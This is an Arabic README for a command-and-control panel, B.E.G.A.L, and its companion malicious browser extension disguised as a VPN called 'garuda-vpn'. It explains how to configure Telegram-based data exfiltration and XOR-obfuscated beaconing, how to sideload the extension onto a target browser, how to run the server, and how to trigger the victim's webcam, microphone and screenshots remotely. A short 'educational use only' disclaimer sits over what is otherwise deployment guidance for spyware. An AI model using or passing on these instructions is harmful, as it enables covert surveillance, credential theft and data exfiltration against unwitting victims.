
 xsanflip/begal-c2
لوحة تحكم وإدارة (command-and-control) مبنية على Flask وSocket.IO مع وكيل امتداد متصفح خبيث يجمع بيانات الاعتماد، ويسرّب الملفات عبر Telegram، ويصدر أوامر عن بُعد لكاميرا الويب ولقطات الشاشة والميكروفون.


B.E.G.A.L (بوابة تسريب الباب الخلفي للنهب المتقدم) هي لوحة تحكم تفاعلية قائمة على الويب (C2) مبنية باستخدام Python (Flask و Socket.IO). صُممت هذه المنصة خصيصًا لتسهيل أبحاث الأمن السيبراني، ومحاكاة الفريق الأحمر، والأغراض التعليمية لفهم كيفية عمل البرمجيات الخبيثة/شبكات البوتات الحديثة في تسريب البيانات والتحكم في الأهداف (البوتات) عن بُعد.
تم إنشاء هذا المشروع فقط لأغراض تعليمية وأغراض أبحاث الأمن السيبراني.
أي إساءة استخدام لهذه الأداة في أنشطة غير قانونية، أو هجمات غير مصرح بها على الأنظمة، أو سرقة البيانات، أو جرائم إلكترونية أخرى محظورة تمامًا. لا يتحمل المؤلف والمطورون والمساهمون أي مسؤولية عن أي خسائر أو أضرار أو إجراءات قانونية تنشأ عن استخدام هذا البرنامج.
أنت مسؤول بالكامل عن أفعالك. باستخدامك لهذه الأداة، فإنك توافق على الالتزام بجميع القوانين المعمول بها:
config.yaml لأمان أفضل وتخصيص أسهل.Trigger Webcam (الوصول إلى كاميرا الهدف)Trigger Screenshot (التقاط شاشة سطح مكتب الهدف)Trigger Mic (تسجيل صوت الهدف)/report).
config.yaml)في أحدث إصدار من B.E.G.A.L، أصبح نظام الإعدادات ديناميكيًا باستخدام ملف تكوين YAML. إذا لم يكن هذا الملف موجودًا، فسيقوم النظام تلقائيًا بإنشائه (بقيم افتراضية) في المرة الأولى التي يتم فيها تشغيل begal-fixed.py.
افتح ملف config.yaml الذي تم إنشاؤه في نفس الدليل واضبط المعاملات التالية:
BOT_TOKEN: 'YOUR_BOT_TOKEN'
CHAT_ID: 'YOUR_CHAT_ID'
XOR_KEY: 'FLIPPER_SECURE_XOR_KEY_1337'
BCRYPT_PASSWORD_HASH: '$2a$12$VZnosb4amZbO1uQ4MniFhuFiqZVEmCF.3p1jXVoiXnG/3oztPLdxe'
BOT_TOKEN: رمز API الخاص ببوت Telegram الخاص بك (أنشئ واحدًا عبر @BotFather).CHAT_ID: معرّف قناة/مجموعة Telegram المستخدمة كنفق لتسريب البيانات.XOR_KEY: مفتاح تشفير متماثل يُستخدم لتعمية نقل البيانات بين البوت وخادم C2. تأكد من أن هذه القيمة تطابق القيمة الموجودة في إضافة المتصفح.BCRYPT_PASSWORD_HASH: التجزئة (hash) الخاصة بتسجيل الدخول إلى C2 (كلمة المرور الافتراضية: datalost1337).DEFAULT USERNAME C2: flippergaruda-vpn)صُمم B.E.G.A.L للعمل جنبًا إلى جنب مع "وكيل" (agent) أو حمولة (payload). في هذا المستودع، يتخذ الوكيل شكل إضافة متصفح خبيثة (addon) متنكرة في هيئة garuda-vpn.
كيفية عمل التكامل:
garuda-vpn على الحمولة الخبيثة (مثل background.js وcontent.js وmanifest.json). يجب تثبيت هذه الإضافة على المتصفح المستهدف (على سبيل المثال، عبر وضع Load unpacked في Chrome/Edge).garuda-vpn باستخدام XOR_KEY وتُنقل بصمت (beaconing) إلى نقاط نهاية واجهة برمجة تطبيقات B.E.G.A.L C2 (مثل /api/v1/collector).garuda-vpn، التي تفرض بعد ذلك تنفيذ واجهة برمجة تطبيقات الكاميرا (webcam API) على المتصفح المستهدف.python3 begal-c2.py).chrome://extensions في شريط العنوان. فعّل Developer Mode.garuda-vpn.pip install bcrypt Flask-SocketIO requests pyyaml
python3 begal-c2.py
datalost1337)